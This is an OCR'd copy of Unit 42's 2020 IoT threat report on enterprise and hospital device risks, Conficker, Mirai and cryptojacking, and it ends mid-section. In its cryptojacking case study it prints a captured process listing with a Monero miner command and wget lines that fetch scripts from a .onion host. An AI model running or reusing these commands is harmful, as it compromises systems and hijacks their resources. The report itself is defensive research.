
UNIT 42

2020 Unit 42 IoT Threat Report



paloalto NETWORKS

Table of Contents

Executive Summary

According to a 2019 Gartner report, "By the end of 2019, 4.8 billion [IoT] endpoints are expected to be in use, up 21.5% from 2018." While the internet of things (IoT) opens the door for innovative new approaches and services in all industries, it also presents new cybersecurity risks. To evaluate the current state of the IoT threat landscape, the Unit 42 threat intelligence team analyzed security issues throughout 2018 and 2019 with the Palo Alto Networks IoT security product, Zingbox®, spanning 1.2 million IoT devices in thousands of physical locations across enterprise IT and healthcare organizations in the United States. We found that the general security posture of IoT devices is declining, leaving organizations vulnerable to new IoT-targeted malware as well as older attack techniques that IT teams have long forgotten. This report details the scope of the IoT threat landscape, which IoT devices are most susceptible, top IoT threats, and actionable next steps to immediately reduce IoT risk.

IoT devices are encrypted and unsecured

98% of all IoT device traffic is unencrypted, exposing personal and confidential data on the network. Attackers who've successfully bypassed the first line of defense (most frequently via phishing attacks) and established command and control (C2) are able to listen to unencrypted network traffic, collect personal or confidential information and then exploit that data for profit on the dark web.

57% of IoT devices are vulnerable to medium- or high-severity attacks, making IoT the low-hanging fruit for attackers. Because of the generally low patch level of IoT assets, the most frequent attacks are exploits via long-known vulnerabilities and password attacks using default device passwords.

IoMT devices are running outdated software

83% of medical imaging devices run on unsupported operating systems, which is a 56% jump from 2018, as a result of the Windows® 7 operating system reaching its end of life. This general decline in security posture opens the door for new attacks, such as cryptojacking (which increased from 0% in 2017 to 5% in 2019) and brings back long-forgotten attacks such as Conficker, which IT teams had previously been immune to for a long time.

The internet of medical things (IoMT) devices with the most security issues are imaging systems, which represent a critical part of the clinical workflow. For healthcare organizations, 51% of threats involve imaging devices, disrupting the quality of care and allowing attackers to exfiltrate patient data stored on these devices.

Healthcare organizations are displaying poor network security hygiene

72% of healthcare VLANs mix IoT and IT assets, allowing malware to spread from users' computers to vulnerable IoT devices on the same network. There is a 41% rate of attacks exploiting device vulnerabilities, as IT-borne attacks scan through network-connected devices in an attempt to exploit known weaknesses. We're seeing a shift from IoT botnets conducting denial-of-service attacks to more sophisticated attacks targeting patient identities, corporate data, and monetary profit via ransomware.

IoT-focused cyberattacks are targeting legacy protocols

There is an evolution of threats targeting IoT devices using new techniques, such as peer-to-peer C2 communications and worm-like features for self-propagation. Attackers recognize the vulnerability of decades-old legacy OT protocols, such as DICOM, and are able to disrupt critical business functions in the organization.

01

IoT Security Landscape

IoT is rapidly growing...

By the end of 2019, IoT adoption grew to an estimated 4.8 billion devices, an increase of **21.5%** from the end of 2018.[1]

More and more newly developed IoT devices are network- or internet-connected.

By now, more than **30%** of all network-connected endpoints are IoT devices (excluding mobile devices) at the average enterprise.

...and has a big security problem

98% of all IoT traffic is unencrypted, exposing personal and confidential data on the network.

57% of IoT devices are vulnerable to medium- or high-severity attacks, making IoT the low-hanging fruit for attackers.

83% of medical imaging devices run on unsupported operating systems—a 56% jump from 2018, as a result of Windows 7 reaching its end of life.

High-profile, IoT-focused cyberattacks are forcing industries to recognize and manage IoT's risks to protect their core business operations. Markets such as healthcare are exposed to an amount of risk that surpasses previous expectations. Some IoT vulnerabilities are life-threatening, while some attack critical enterprise functions or exfiltrate confidential data.

Read on to learn more about the IoT security landscape.

1. "Gartner Says 5.8 Billion Enterprise and Automotive IoT Endpoints Will Be in Use in 2020," Gartner, August 29, 2019, https://www.gartner.com/en/newsroom/press-releases/2019-08-29-gartner-says-5-8-billion-enterprise-and-automotive-io.

Organizations Lack the Tools to Discover and Secure IoT

Enterprises face a significant challenge in not knowing the risk exposed by IoT devices and applications. The main reasons are lack of device discovery and inventory.

IT's lack of IoT visibility

An outdated, static inventory of IoT assets checks a box, but is far from effective security management. The identification of devices using traditional IT device characteristics, such as IP addresses and underlying operating systems is not working for IoT. Only by identifying the specific type of device can an organization accurately plan its network access requirements, deployment tactics, security strategy optimization, and operations plans. Once device identities are determined, security systems can track device behavior in the context of the organization's workflows rather than just viewing them as dynamic, changing IP addresses of an unknown device type.

Existing security systems don't support IoT

Endpoint protection systems are designed for computers, tablets, and phones with the ability to run agents, but IoT devices often run custom or outdated operating systems without such ability. As a result, cybersecurity systems see IoT devices as unknown endpoints, and thus do not know the specific device type, its risk profile, and its expected behavior.

Network-based cybersecurity systems have the visibility to identify network-connected endpoints, but they rarely incorporate the ability to accurately identify, track, and secure IoT devices.

Organizational and human resource challenges between OT and IT

Most organizations manage information technology (IT) and operational technology (OT) as separate teams with separate processes and tools. While IT focuses on the organization's IT assets—such as computers, network equipment, and printers—OT focuses on non-IT assets, such as medical devices and security cameras.

As these teams report to different parts of the organization, they have different ways to maintain device security. Often, IT is more advanced in this respect because of the rapid evolution of personal computers and server operating systems as well as their proactive security operations in contrast to medical devices.

As a healthcare example, in hospitals, biomedical engineers know and maintain the medical devices, but they don't maintain the underlying operating systems that power the devices. As these network-connected medical devices (such as X-RAY machines) often run end-of-life operating systems with known vulnerabilities, they pose a high risk to the organization's employees, patients, computer systems, and—eventually—business operations.

Enterprises Sit on a Time Bomb

When we work on a device other than a desktop, laptop, or phone, that's an IoT device. We see them in our offices every day: IP phones, printers, etc. These network-connected devices are all targets for attackers, and they often aren't properly maintained by IT.





Figure 1: **IP phones have only 5% of all security issues**


Good news for IP phones: They account for 44% of all enterprise IoT devices but only 5% of all security issues. Used across a wide range of industries, IP phones are often designed to be enterprise-grade in both reliability and security.

Security cameras make up only 5% of enterprise IoT devices, but they account for 33% of all security issues. This is because many cameras are designed to be consumer-grade, focusing on simplicity of use and deployment over security.



What can an attacker do with a security camera?
In 2016, teen scammers initiated the large-scale Mirai attack, involving more than 600,000 CCTV cameras, to scan big blocks of the internet for open telnet in an attempt to log in using default passwords.

Printers account for 18% of IoT devices and 24% of security issues. They have inherently less built-in security, and vulnerabilities in browser interfaces often make them ideal targets as entry points for launching cyber-attacks.



How dangerous is a printer on the loose? They can:


- Provide access to print logs
- Open up lateral movement to other computers on the network
- Be used as part of a DDoS attack

Healthcare Is in Critical Shape

A 2019 Gartner survey found that 40% of healthcare CIOs plan to spend new or additional funds on cybersecurity tools in 2020.[2] For the time being, medical devices are in a critical state.

Medical devices running outdated operating systems
Due to their long lifecycles, medical IoT devices are among the worst offenders of running outdated and, in many cases, end-of-life operating systems. These devices are neither maintained by IT nor supported by the operating system vendors.

Security function missing in the organization
Biomedical engineers who maintain medical devices often lack training and resources to follow IT security best practices to employ password rules, store passwords securely, and maintain up-to-date patch levels on devices.




Good news: The National Cybersecurity Center of Excellence (NCCoE) completed a medical IoT device security project in 2019 called Securing Picture Archiving and Communication Systems (PACS) to provide guidance and reference-able architecture for securing the PACS ecosystem and to include example solutions using existing commercial and open source cybersecurity products.

Figure 2: Medical devices and security issues

Imaging systems are extremely vulnerable

Imaging systems run on various operating systems, including Windows, Linux, and Unix. As of this writing, 83% of all medical imaging systems run on end-of-life operating systems with known vulnerabilities and no security updates or patch support. This is a 56% jump from 2018 as a result of Windows 7 reaching its end of life.

New attacks exploit vulnerabilities in the underlying operating system to target medical IoT devices. Imaging systems are particularly susceptible to this kind of attack due to support for their underlying OS expiring well before the devices are retired or decommissioned.




Progress: A new bill in the US Congress attempts to address smart-device security regulations. The IoT Cybersecurity Act of 2019 states that NIST should settle on standards for the secure development of IoT devices, device management, patching, and configuration management.

Figure 3: Smart device security regulations

2. "2019 Top Actions for Healthcare Provider CIOs: Summary and Retrospective View," Gartner, February 26, 2019, https://www.gartner.com/en/documents/3903067/2019-top-actions-for-healthcare-provider-cios-summary-an.

Basic Network Segmentation Best Practices Aren't Followed

The simplest IoT risk remediation practice is network segmentation. Despite this, only 3% of all segmented networks or virtual local area networks (VLANs) in the healthcare organizations we studied contained strictly medical IoT devices, and 25% contain non-medical IoT devices (IP phones, printers, etc.).



72% of healthcare VLANs house a mix of medical IoT devices, generic enterprise IoT devices, and IT devices. This lowers the barrier for lateral movement. For example, an infected laptop can easily target surveillance cameras and DICOM viewers found in the same network. This is low-hanging fruit for healthcare organizations to address this year.

Figure 4: VLANs have a mix of medical IoT devices

This is still more than a threefold improvement from 2017

Although there is room for improvement, we observed an increasing adoption of network segmentation:

- In 2017, only 12% of hospitals employed more than 20 VLANs.
- In 2019, this number rose to 44%.




Figure 5: More than a threefold increase in use of VLANs at hospitals

Network segmentation isn't enough: Microsegmentation is ideal

While the overall trend is encouraging, network segmentation alone is not sufficient. For instance, housing mission-critical heart rate monitors in the same network as imaging systems would not be a sound practice. A device profile-based microsegmentation approach that considers a multitude of factors, including device type, function, mission criticality, and threat level, provides an isolation approach that significantly reduces the potential impact of cross-infection.

CASE STUDY: Conficker in Healthcare

Zingbox, the Palo Alto Networks IoT security product, alerted one of the hospitals of Conficker traffic detected in its network. The offending device was a mammography machine. In the days following, Zingbox identified another mammography machine, a DICOM (Digital Imaging and Communications in Medicine) viewer, a digital radiology system, and a few other infected devices exhibiting Conficker behavior.


The hospital staff responded by turning these devices off when they were not in use. To verify the infection, the staff took one of the infected mammography machines and the DICOM viewer offline to re-image them. Within hours of the devices coming back online, Conficker infected them again.

Further investigation revealed that while re-imaging the devices had removed the malware, the approved images were outdated: they did not include the latest security patches, leaving the devices vulnerable to Conficker. Given the peer-to-peer nature of how Conficker spreads on a network, it was only a matter of time before another infected device passed the virus back along.

The hospital then took all infected devices offline, re-imaged them, installed the latest security patches, and brought back the devices online one by one, closely monitoring anomalous behaviors. Over the span of a week, the devices were reintroduced to the network and showed no further signs of Conficker infection.

This is a typical example of the challenges many organizations face today. They are hampered by a lack of real-time visibility into IoT device behavior and the cybersecurity expertise to quickly respond to threats, contain the spread of infection, and eradicate the underlying cause. In some organizations, the critical nature of their devices makes troubleshooting, shutdown, and re-imaging impossible or extremely difficult to do without disrupting business operations. As a result, many organizations find themselves in an endless loop of simply treating the symptoms and hoping for the best.

Conficker is back!



Conficker, also known as Downup and Kido, is a worm that targets Microsoft Windows. When first detected in November 2008, it used flaws and ran dictionary attacks on administrator passwords to propagate while forming a botnet. By 2009, it had infected an estimated 15 million computers across government, business, and home users in 190+ countries. Once IT teams and antivirus vendors could finally counter the worm, they were able to reduce infected computers to 1.7 million by 2011 and 400,000 by 2015.

More recently, IT teams had long since forgotten the worm—until it started appearing again on medical devices running outdated or unsupported Windows OS versions. At the time of this report, nearly 20% of Zingbox healthcare customers have been infected by Conficker at some point in time.

02

Top IoT Threats


Threats continue to evolve and target IoT devices with new techniques, such as peer-to-peer C2 communications and worm-like self-propagation.

This evolution is enabled by a weak device and network security posture:


- 72% of healthcare VLANs mix IoT and IT assets, allowing malware to spread from users' computers to vulnerable IoT devices on the same network.
- 41% of attacks exploit device vulnerabilities, as IT-borne attacks scan through network-connected devices in an attempt to exploit known weaknesses.
- Decades-old legacy OT protocols, such as DICOM, are attacked to disrupt critical business functions or propagate throughout in the organization.

The gap between OT and IT security practices and operations enables attacks that IT has otherwise been immune to for over a decade.

Read on to learn more about our findings on top threats and attack techniques.



of healthcare VLANs mix IoT and IT assets



of attacks exploit device vulnerabilities

Exploits, Password Attacks, and IoT Worms Top the Chart

No. 1: Exploits targeting device vulnerabilities

While the security postures of IoT devices make them easy targets, in most cases, the devices are only used as stepping stones in lateral movement to attack other systems on a network.

We're seeing a large number of network scans, IP scans, port scans, and vulnerability scans on networks, attempting to identify other devices and systems, looking for targets for the next step in lateral movement.




Figure 6: Breakdown of top IoT threats

No. 2: Password attacks

Default, manufacturer-set passwords and poor password security practices continue to fuel password-related attacks on IoT devices. With California's SB-327 IoT law now prohibiting the use of default credentials, we expect this trend to change direction.

Operational misalignment also enables password-targeted attacks. In many cases, passwords chosen by OT staff are not in line with IT's more advanced password policies and password management practices. This is one example of organizational misalignment between OT and IT.

No. 3: IoT worms are becoming more common than IoT botnets

We're witnessing a shift away from attackers' primary motivation—running botnets to conduct distributed denial-of-service (DDoS) attacks via IoT devices—to malware spreading across the network via worm-like features, enabling attackers to run malicious code to conduct a wide variety of new attacks.

Wireless routers under threat

Unit 42 found a Gafgyt variant targeting more than 32,000 potentially vulnerable small office and home wireless routers to conduct a botnet attack against gaming servers on the internet.

Today, wireless routers are some of the most common IoT devices in organizations, making them targets for IoT botnets, degrading both the production network and the reputation of the IP addresses of affected companies.

Unpatched Devices, Legacy Protocols: Means of Lateral Movement

Low patch levels

IoT exploits represent a unique challenge because they often involve legacy OS that don't offer security updates anymore. We found that 83% of medical imaging devices run end-of-life, unsupported OS. This means old, well-known exploits can still pose significant threats to them.

Aged OT protocols are targets

We observed vulnerabilities in aged industry OT protocols. These protocols were designed to run on devices behind the firewall without much interference with other systems or users. As the network perimeter disappearing with the shift toward cloud technologies, these decades-old protocols get exposed to the hustle and bustle of today's enterprise networks.

Legacy OT protocol hack story

We found a vulnerability in the DICOM protocol. Attackers could change the header in a DICOM packet to replace the image captured by the device with an executable file. As the image was saved, the malware persisted on a network drive. When another DICOM device opened the image, the DICOM viewer executed the image, which ran the malware. Because DICOM images tend to store patient information, antivirus software is not allowed to scan the file locations for privacy reasons—essentially, this malware was protected by design.

Lateral movement

We see lateral movements originating from successful phishing attacks targeting IoT systems on the same network and exploiting vulnerabilities remotely. 57% of IoT devices are vulnerable to medium- or high-severity attacks, making IoT the low-hanging fruit for attackers.

Two-staged attacks through backdoors left untreated

Backdoors installed from previous breaches are often overlooked or not properly disabled, lowering the barrier of entry for a wide range of other attacks. As an example, we're seeing WannaCry ransomware attacks spreading through backdoors left open by previous Pebble Pulser malware infections.

With the growing number of unpatchable devices, such as those running Windows 7, we're not expecting this trend to turn around unless more organizations follow the best practices in these materials.

Threats Evolving to Specifically Target IoT Environments

Peer-to-peer features

We see an evolution of threats targeting IoT environments by way of decentralized peer-to-peer C2 communications wherein compromised devices—controlled by one node over a server connection—communicate with each other on the local network. This lets attackers minimize connections to the outside world and enables the swarm to operate even without an internet connection.

Vulnerabilities in cloud-connected IoT devices (e.g., security cameras with remote viewing capabilities) enable attackers to bypass firewalls and access private networks.

Fight for the host

We have observed a trend of malware attempting to remove other malware to occupy the victim IoT device exclusively. This is likely to address hardware resource constraints, as device manufacturers minimize the hardware capacity in their purpose-built boards to reduce energy consumption and retail prices.

Leaked IoT malware code fuels new varieties

The leakage of the IoT botnet Mirai's source code has fueled the birth of numerous Mirai variants in the past year. Adversaries have been building these variants in a fashion similar to the way open source developers fork new code versions from each other's work.

Now, Mirai has grown into a framework to which developers can add new device exploits as new variants.

WannaCry ransomware spreading on unsegmented networks

When we come across WannaCry cases on healthcare customers' networks, they are always mixed networks with PCs, scanners, nuclear imaging devices, etc. WannaCry has a strong self-propagation and infection capability, enabling it to cross-infect devices across IoT and IT.

Mirai botnet attack

Mirai malware turns networked devices running Linux into remotely controlled bots that can be used as part of a botnet in large-scale network attacks. It primarily targets online consumer devices, such as IP cameras and home routers.

On October 12, 2016, a massive DDoS attack brought about by a Mirai botnet made much of the internet inaccessible on the east coast of the US. Authorities initially feared this attack was the work of a hostile nation-state.

CASE STUDY: Cryptojacking in the Wild

Cryptojacking malware is an emerging online threat that hides on a device and uses the machine's resources to "mine" forms of cryptocurrency, such as bitcoin. Like most malicious attacks, the motive is profit, but unlike most, it's designed to stay hidden from the user. Cryptojacking causes high CPU and network usage and drains critical healthcare systems, potentially impacting life-saving capabilities.

```
# ps -ef
UID        PID  PPID  C STIME TTY          TIME CMD
root         1     0  0 May14 ?        00:00:00 /bin/sh -c sh /entry
root         6     1  0 May14 ?        00:00:00 sh /entry
root        20     1  0 May14 ?        00:00:00 /usr/sbin/sshd
debian-+    36     1  0 May14 ?        00:03:04 /usr/bin/tor --defaults-torrc /usr/share/t
or/tor-service-defaults-torrc --hush
root        37     6  0 May14 ?        00:00:00 /bin/bash /toolbin/shodaemon
root        38     6  0 May14 ?        00:00:00 /bin/sh /toolbin/btnet
root        39     6 33 May14 ?        1-17:44:54 /toolbin/darwin -o us-east.cryptonight-h
ub.miningpoolhub.com:20580 -u xulu.autodeploy -p x --currency monero -i 0 -c conf.txt -r
root        41    38  0 May14 ?        00:00:00 /bin/sh /toolbin/btnet1
root        69     6  0 May14 ?        00:00:00 sleep 7d
root       561    37  0 08:21 ?        00:00:00 sleep 18353
root       641    41  0 11:43 ?        00:00:00 wget http://wg6kw72fqds5n2q2x6qjejenrskg6i
3dywe7xrcselhbeiikoxfrmnqd.onion/bnet1.txt -O /root/cmd1.sh -o /dev/null
root       646    38  0 11:59 ?        00:00:00 wget http://wg6kw72fqds5n2q2x6qjejenrskg6i
3dywe7xrcselhbeiikoxfrmnqd.onion/bnet.txt -O /root/cmd.sh -o /dev/null
```

Figure 7: Cryptojacking drains critical healthcare systems

Zingbox alerted a customer participating in this research about a cryptomining code transfer between an IT storage device and an OT device in its internal network. The IT team wanted to shut down the device, but the OT team disagreed due to production safety concerns. While waiting for the device to be allowed to go offline, the IT staff investigated the storage device as Zingbox continued to monitor the network traffic for further malicious activities.

The next day, cryptomining code transfer was again detected on the network. Further investigation identified the offending device as a server that hosted hundreds of VM guests on the OT network, making the offending VM guest difficult to find. Continuous network traffic monitoring revealed a twice-weekly scheduled data transfer. The regular pattern enabled the IT staff to identify the offending process and offending VM guest, which they then removed from the VM host.

03

Conclusion and Recommendations

CSOs can take steps now to reduce their IoT risk...

CSOs can immediately act to reduce their organizations' exposure to IoT-initiated attacks. These steps aren't comprehensive, but they reduce a large share of IoT risks:

1. Know your risk—discover IoT devices on the network
2. Patch printers and other easily patchable devices
3. Segment IoT devices across VLANs
4. Enable active monitoring

... and an effective IoT strategy prepares the organization in the long term.

To know and manage risk proactively, an organization needs an effective IoT security strategy. Our research team chose two additional practices every IoT strategy should incorporate:

1. Think holistically: orchestrate the entire IoT lifecycle
2. Expand security to all IoT devices through product integrations

Take Steps to Reduce Risk

Step 1: Know your risk—discover IoT devices on the network

IoT security solutions enable organizations to discover and identify IoT devices on their networks. We found that 30% of network-connected devices in an average enterprise are IoT assets, excluding smartphones. Although this a significant number of assets, most organizations are unaware of these devices and don't manage their security postures or risk profiles.

Intelligent device scanning and profiling enables IT security teams to have visibility of their network-connected IoT devices, their risk profiles, and their network behavior when interacting with other devices on the network. Today's most advanced IoT security solutions, such as Zingbox, use machine learning to identify even never-before-seen IoT devices and recognize malicious network communication patterns before they cause damage.

Discovering IoT devices' internet connectivity profiles is important. IoT devices with direct internet access can carry higher risk profiles because internet connectivity allows exploits to move faster than they can on devices that are only LAN-connected. Even so, purely LAN-connected IoT devices expose a larger practical risk: These devices have been built with the assumption of safety behind a firewall. Compared to internet-connected, SaaS-based assets, we're seeing more cleartext communication, open ports, and weak credentials being used on these devices. A computer network in which employees and such devices are mixed presents the challenge of user devices cross-infecting IoT assets.

As soon as IT discovers the devices and acknowledges their risk profiles, they can start the remediation work.

Step 2: Patch printers and other easily patchable devices

Our research shows printers and security cameras are the most abundant and vulnerable devices across enterprise networks. In healthcare, imaging and patient monitoring systems top the charts.

After initial IoT device discovery, we recommend investigating the security posture of the top two or three most abundant network-connected devices and working with their respective vendors on a patch management strategy for routine maintenance moving forward.

Step 3: Segment IoT devices across VLANs

Network segmentation has become a general practice for most organizations—a chore to set up in practice, but one with strong security benefits across the enterprise. A properly segmented network stops lateral movement of exploits, reduces the attack surface, and minimizes the aftermath. Organizations can implement network segments leveraging VLAN configurations and firewall policies. Inter-segment access and north-south communication should be strictly guarded by the network boundary, switch ACLs, and firewall policies. This essentially creates a strong perimeter defense around network tiers or security zones that protect confined IoT and IT assets based on their assigned security value or significance to the organization.

According to our research

72%

